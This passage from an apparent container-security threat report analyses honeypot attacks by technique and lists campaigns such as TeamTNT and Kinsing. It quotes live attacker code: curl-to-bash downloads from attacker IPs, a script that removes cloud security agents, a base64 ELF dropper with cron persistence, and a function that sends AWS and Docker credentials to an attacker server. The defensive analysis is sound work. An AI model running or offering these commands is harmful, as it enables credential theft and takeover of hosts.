chroot /mnt /bin/sh -c curl http://167.99.39.134/.x/1sh | bash;
```

Defense Evasion

Impair Defenses

Adversaries remove security software to avoid detection. This is not something new. In recent months, adversaries are using more and more techniques designed to detect and remove security software. In the code below, the attacker is trying to disable several security software. Watchdog is a software designed to detect errors. In the script below, the Watchdog software is disabled. Also, the Alibaba Aliyun Aegis cloud security software is deleted.



```
sudo sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
userdel akay
userdel vfinder
chattr -iae /root/.ssh/
chattr -iae /root/.ssh/authorized_keys
rm -rf /tmp/addres*
rm -rf /tmp/walle*
rm -rf /tmp/keys
if ps aux | grep -i '[a]liyun'; then
  curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
  curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
```

Obfuscated files or information (software packing)

We’ve seen various uses of packers, mainly to avoid detection of malicious binaries. Attackers often use packers as a defensive evasion technique to compress a malware file without affecting its code and functionality, and appear to security detectors as a benign file. For instance, we have seen attackers who used UPX and ezuri packers to hide malicious binaries.


Obfuscated Files or Information

Until recently, we’ve most often witnessed two types of attacks in containers, and neither of them were fileless. Dedicated malicious images are one type of attack that can be detected by using traditional static security solutions, such as anti-malware scanners that usually find malicious marks correlated with a tool’s signature. The second type is a benign image running malicious scripts at the entry point, set to download malware from the attacker’s C2 server. This type of attack is more advanced. To detect this form of malware, you need a dynamic scanner capable of scanning files written to disk during runtime.

Report
You can read more about our classifications in our 2020 Cloud Native Threat Report ›

However, in a fileless malware attack, the malware is loaded into memory and then executed with no trace on the disk. By executing malicious code directly from memory, attackers can evade detection by static scanners and even some dynamic scanners because the scanners cannot read the file from memory. Only more sophisticated dynamic analysis of a running system’s processes can help.

Fileless Execution



memfd() syscall → vfs _ write() → execve()

Creates a file descriptor that points into a block of memory

The decrypted binary payload is written into the file descriptor


Binary payload is executed from memory

Rootkit

We've seen rootkit usage after mounting /mnt and using chroot to gain access to the host. Then the rootkit is executed. We've seen the attackers used LD_PRELOAD (further details in Hijack Execution Flow — LD_PRELOAD — under persistence). Once installed, it becomes possible to hide the intrusion as well as to maintain privileged access.

Indicator Removal on Host

Attackers hide commands output by redirecting stdout and stderr to /dev/null. In the example below you can see attackers using 1> /dev/null and 2> /dev/null to redirect standard output and errors into /dev/null and discarding them.



```
[ -f .x112 ] && tar xf /tmp/ps/.x112 -C /tmp/ps/ 2>/dev/null 1>/dev/null
cd pnscan-1.12 2>/dev/null 1>/dev/null
make lnx  2>/dev/null 1>/dev/null
cp pnscan /usr/bin/pnscan 2>/dev/null 1>/dev/null
chmod +x /usr/bin/pnscan 2>/dev/null 1>/dev/null
make install 2>/dev/null 1>/dev/null
cd .. 2>/dev/null 1>/dev/null
rm -rf .x112 ps 2>/dev/null 1>/dev/null
```


Masquerading

In this type of attack, malicious binaries are disguised as legitimate binaries or files (default.jpeg, sbin, ssh). Adversaries have masqueraded malware binaries as benign binaries such as bin or sbin and saved them in "/usr/bin" or "/bin."

Credential Access

Credentials from password stores

In these attacks, adversaries use open-source tools to collect credentials. This script also contains the Python script punk.py, encoded (base64) in one of the snippets. It is decoded and saved as file PU. This is a post-exploitation tool designed for network pivoting from a compromised Unix box. It collects usernames, SSH keys, and known hosts from a Unix system, and then it tries to connect via SSH to all the combinations found.



```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
#
#            |
#         \   |   /
#    .     \  |  /   .
#     `-.__|\/_\/|_.-'
#   .__  \ /     `./
#      `-        @|
#     .-'`.  !!    -  punk.py - unix SSH post-exploitation 1337 tool
#    '     `  ! __.'  Copyright (C) 2018 < Giuseppe `r3vn` Corti >
#          _)___(     https://xfiltrated.com
#
# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program.  If not, see <http://www.gnu.org/licenses/>.
```

Hidden Users

Adversaries may use hidden users to mask the presence of user accounts that they create. We've seen various examples of creating and hiding users in the victim's environment.


Command and Control

Proxy

Reverse proxy tools can create a secure tunnel to servers located behind firewalls or local machines that do not have a public IP. Attackers may leverage reverse proxy for lateral movement and data exfiltration. We've mainly seen the usage of Ngrok as part of the Kinsing campaign and other attacks.

Command & Control Web Services


These attacks use legitimate external websites as C2 servers. Downloading directly from an IP address could look suspicious. We've seen attacks that downloaded malicious code from legitimate sources such as GitHub. These attacks used GitHub and bitbucket to download malicious code.



```
Dockerfile

    FROM ubuntu
    WORKDIR /workdir
    ENV DEBIAN_FRONTEND noninteractive

    RUN apt update
    RUN apt --yes install curl
    RUN bash -c 'echo $(date +%s) > git.log'
    RUN curl --output gcc --silent https://raw.githubusercontent.com/compilertoolchain/gcc/master/gcc
    RUN chmod +x gcc
    RUN curl --output git --silent https://raw.githubusercontent.com/compilertoolchain/gcc/master/cfg
    RUN sed --in-place 's/__ID__/dockerhub-b_7098943952a4de5f1411598378821675_github-o-2/g' git
    COPY docker.sh .

    RUN bash ./docker.sh

    RUN rm --force --recursive git
    RUN rm --force --recursive docker.sh
    RUN rm --force --recursive gcc

    CMD git
```


Data encoding

Compiling a binary file from a decoded snippet in the entry point.
On November 11, 2020, we saw a single attack in which the attackers used the following cmd:



```
echo f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAAeABAAAAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAEAAOAABAAAAAAAAAA\
EAAAAHAAAAAAAAAAAAAAAAAEAAAAAAAAAAQAAAAAAA1wAAAAAAAAA2AQAAAAAAAAAQAAAAAAAAajtYmUi7L2Jpbi9zaA\
BTSInnaC1jAABIieZS6DgAAABjdXJsIGh0dHA6Ly85NS4xODIuMTIyLjE5OS91bml0LnNofCBzaCA+IC9kZXYvbnVsbCA\
yPiYxAFZXSInmDwU= | base64 -d > /mnt/hJYjjcyE/tmp/YMWvzxuZ
&& chmod +x /mnt/hJYjjcyE/tmp/YMWvzxuZ
&& echo "PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/bin" >> /mnt/hJYjjcyE/etc/cron.d/eu0daJyI
&& echo "" >> /mnt/hJYjjcyE/etc/cron.d/eu0daJyI
&& echo "* * * * * root /tmp/YMWvzxuZ" >> /mnt/hJYjjcyE/etc/cron.d/eu0daJyI
```

This command is designed to build a binary file from an encoded snippet. This binary (MD5 = 44a099bfa2a15c5b3a910260a1bcba22) is detected in VirusTotal as malicious. A further inspection of this binary shows that it is trying to establish contact with a C2 server to download a shell script. The IP address is marked as malicious by several block lists, but unfortunately, the shell script was unavailable for further research at the time of our analysis.




```
/bin/sh -c curl http://95.182.122.199/unit.sh| sh > /dev/null 2>&1
```

Exfiltration

Exfiltration over C2 channel

We’ve seen automated exfiltration of AWS credentials over the C2 server. In the following function, the adversaries are looking for AWS keys and trying to exfiltrate them to their C2 servers. Under the cloud shared responsibilty model, customers should ensure that they limit access to the Instance Metadata Services (IMDS) through IAM roles and network access poliices.




```
function GABBING_DATA(){
    if [ -d "/host" ] ; then
        cat /host/root/.aws/* >> /tmp/.aws 2>/dev/null ;
        cat /host/home/*/.aws/* >> /tmp/.aws 2>/dev/null
        cat /tmp/.aws | grep "aws_access_key_id" || rm -f /tmp/.aws


        if [ -f "/tmp/.aws" ] ; then
            curl -F "userfile=@/tmp/.aws" http://kaiserfranz.cc/SFRAME/upload/axx.php ;
            rm -f /tmp/.aws ;
        fi

        curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/\
        $(curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/) >> /tmp/.aws2
        cat /tmp/.aws2 | grep "SecretAccessKey" || rm -f /tmp/.aws2

        if [ -f "/tmp/.aws2" ] ; then
            curl -F "userfile=@/tmp/.aws2" http://kaiserfranz.cc/SFRAME/upload/axx.php ;
            rm -f /tmp/.aws2 ;
        fi


        env | grep "AWS" >> /tmp/.aws3
        cat /tmp/.aws2 | grep "AWS" || rm -f /tmp/.aws3

        if [ -f "/tmp/.aws3" ] ; then
            curl -F "userfile=@/tmp/.aws3" http://kaiserfranz.cc/SFRAME/upload/axx.php ;
            rm -f /tmp/.aws3 ;
        fi


        cat /host/root/.docker/config.json >> /tmp/.docker 2>/dev/null ;
        cat /host/home/*/.docker/config.json >> /tmp/.docker 2>/dev/null
        cat /tmp/.docker | grep "auth" || rm -f /tmp/.docker

        if [ -f "/tmp/.docker" ] ; then
            curl -F "userfile=@/tmp/.docker" http://kaiserfranz.cc/SFRAME/upload/axx.php
            rm -f /tmp/.docker
        fi

    fi
}
```

Impact

Cryptocurrency mining remains the main objective of most attacks, with more than 90% of the images executing resource hijacking. But new objectives for these attacks are emerging.

Image distribution by attack objective


(N=34)



Now see that adversaries are also using worms to reach further victims. A little over 40% of the attacks also involve backdoors. The likely explanation is that attackers are looking to maximize their gain from each attack, using crypto-mining as the potential short-term gain. But their longer-term goal is gaining a backdoor to the environment and achieving additional access to the victims' environments and networks

Attack distribution by objective

(N=17,521)



Another view is the impact based on the volume of attacks. Kinsing attacks are highly persistent and thus overshadow all other attacks. Based on this view, Crypto is still above 95% as well.

Conclusions

Our analysis of attacks on the Team Nautilus honeypots results in several key observations and trends

1 The mean number of instances misconfigured by customers is increasing. Research by Team Nautilus covered trends in exploitable hosts and what attackers are looking for. It indicates that attackers are not just looking for port 2375 (unencrypted Docker API) and other ports related to cloud native services. In addition to this research, we have also seen new initial accesses and new attack variants that also threaten Kubernetes clusters.

2 Adversaries are using more sophisticated techniques to increase the chances of a successful attack with a bigger impact. Attackers are:

- Extending their arsenal with new and advanced techniques
- Hiding their attacks more effectively using advanced techniques, such as executing malware straight from memory, packing the payload, or using rootkits
- Conducting privilege escalation and escaping from the container to the host
- Increasing their persistence on the compromised hosts by using rootkits
- Increasing use of offensive security tools as part of the attack kill chain
- Hiding a more sinister impact. While much focus has been given to cryptocurrency mining attacks, which might be perceived as more of a nuisance than a severe threat, these attacks can mask more sinister objectives. In some of the attacks we observed, adversaries tried to leave backdoors on the host by dropping dedicated malware, or by creating new users with root privileges and SSH keys for remote access. We've also seen adversaries attempt to collect credentials and sensitive data. Once collected, the attackers could then use exfiltration techniques to steal sensitive data. Such activities pose serious threats to organizations.

3 Attacking through supply chain. A massive campaign was mounted to target the auto-build process of code repositories, registries, and CI service providers may reveal troubling future threats. Targeting the build process during CI/CD flow is a soft belly since there are few detection, prevention, and security tools. We have also seen attacks through Docker Hub and GitHub, using typo-squatting to trick developers into downloading malicious container images or code packages

4 Botnets are swiftly finding and infecting new hosts as they become vulnerable.

- Attackers are using dedicated botnets that scan the internet, looking to detect cloud misconfigurations and disseminate malicious payload, usually by running a malicious container image
- Once a host is infected, a worm is executed on newly infected host, boosting the dissemination of the malicious payload to other hosts.
- They continually scan the net, seeking misconfigured Docker daemons, Docker Swarm daemons, Kubernetes clusters and cloud backup ports. Internal research revealed that some botnets could detect and attack a misconfigured Docker daemon five hours on average after the port becomes visible. They are using powerful tools, such as masscan, that allow them to more quickly scan bigger ranges

5 The volume of attacks against container environments is increasing, demonstrating that organized and well-funded teams are behind them

6 Attackers are adapting their techniques much faster, updating them more frequently, and creating a more rapid cat-and-mouse game

Appendix A
Detailed analysis of the attacks

In the following section, we present a detailed analysis of high-profile attacks that we uncovered and break down each attack areas as follows:

- **Image details:** general information about the image
- **Behaviors and findings:** the bottom line of the attack analysis
- **Network map and communication list:** details concerning the incoming and outgoing communication of the image
- **Detailed suspicious behavior:** a list of suspicious-behavior findings
- **Image analysis:** structure and files, including executed files and memory dumps

List of reports

Attack name	Attack description	Impact	Duration	Volume	Images used	Perpetrator
Alpine - Open shell	The attacker opened shell from remote	Backdoor	2 weeks	117 attacks	alpine:latest	Unknown
ubuntu:18.04 bin-bash	The attacker opened shell from remote	Backdoor	2 months	123 attacks	ubuntu:18.04	Unknown
Alpine d.sh	The attacker ran a code in cmd that downloaded the malicious script d.sh, it later downloaded kinsing malware	Backdoor, Crypto, Malware, Worm	6 months	15,913 attacks	alpine:latest	Kinsing attackers
TeamTNT blackT campaign	The attacker pulled a malicious container image from a public registry in Docker Hub	Backdoor, Crypto, Malware, Worm	1 month	124 attacks	kirito666/ blacktv2:latest and kirito666/ blackt:latest	TeamTNT
TeamTNT encoded	The attacker ran a remote code with a malicious binary encoded in base64 in the cmd	Backdoor, Crypto, Malware, Worm	1 week	5 attacks	alpine:latest	TeamTNT
TeamTNT kaiserfranz campaign	The attacker downloaded in the cmd a malicious file	Backdoor, Crypto, Malware, Worm	2 weeks	7 attacks	alpine:latest	TeamTNT
TeamTNT meow	The attacker downloaded in the cmd a malicious file	Backdoor, Crypto, Malware, Worm	2 weeks	18 attacks	alpine:latest	TeamTNT

Attack name	Attack description	Impact	Duration	Volume	Images used	Perpetrator
TeamTNT small campaign	The attacker pulled a malicious container image from a public registry in Docker Hub	Backdoor, Crypto, Malware, Worm	10 days	10 attacks	zyx1475/small:latest	TeamTNT
TeamTNT speedrun campaign	The attacker pulled a malicious container image from a public registry in Docker Hub	Backdoor, Crypto, Malware, Worm	2 weeks	22 attacks	lifengyi1323/speedrun:latest	TeamTNT
The xms attack	The attacker downloaded in the cmd a malicious file	Backdoor, Crypto, Malware, Worm	2 weeks	10 attacks	alpine:latest	Unknown
TeamTNT mo.jpg	The attacker downloaded in the cmd a malicious file	Backdoor, Crypto, Malware, Worm	1 week	2 attacks	alpine:latest and ubuntu:latest	TeamTNT
ubuntu 1sh	The attacker downloaded in the cmd a malicious file	Backdoor, Malware	1 day	1 attack	ubuntu:latest	Unknown
XMR downloaded from C2	The attacker downloaded in the cmd xmr and executes the binary	Crypto	3 months	180 attacks	alpine:latest and ubuntu:latest	Unknown
alpine autom	The attacker downloaded in the cmd a malicious file	Crypto		34 attacks	alpine:latest	Unknown
Build on host	The attacker builds the container image on the host and runs it	Crypto	1 week	3 attacks		Unknown
felilca	The attacker pulled a malicious container image from a public registry in Docker Hub	Crypto	1 month	173 attacks	felilca/ubuntu:latest	Unknown
greekgoods-kimura	The attacker pulled a malicious container image from a public registry in Docker Hub	Crypto	2 weeks	4 attacks	greekgoods/kimura:1.0	Unknown
alpine pop	The attacker downloaded in the cmd a malicious file	Crypto	2 days	2 attacks	alpine:latest	Unknown
ubuntuz-jessy	The attacker pulled a malicious container image from a public registry in Docker Hub	Crypto	1 day	1 attack	ubuntuz/jessy:latest	Unknown
yrubertzh/aws	The attacker pulled a malicious container image from a public registry in Docker Hub	Crypto	1 day	2 attacks	yrubertzh/aws:latest	Unknown
ngrok byrnedo	The attacker downloaded in the cmd a malicious file	Crypto, Worm	6 months	600 attacks	byrnedo/alpine-curl:0.1.8t	Unknown
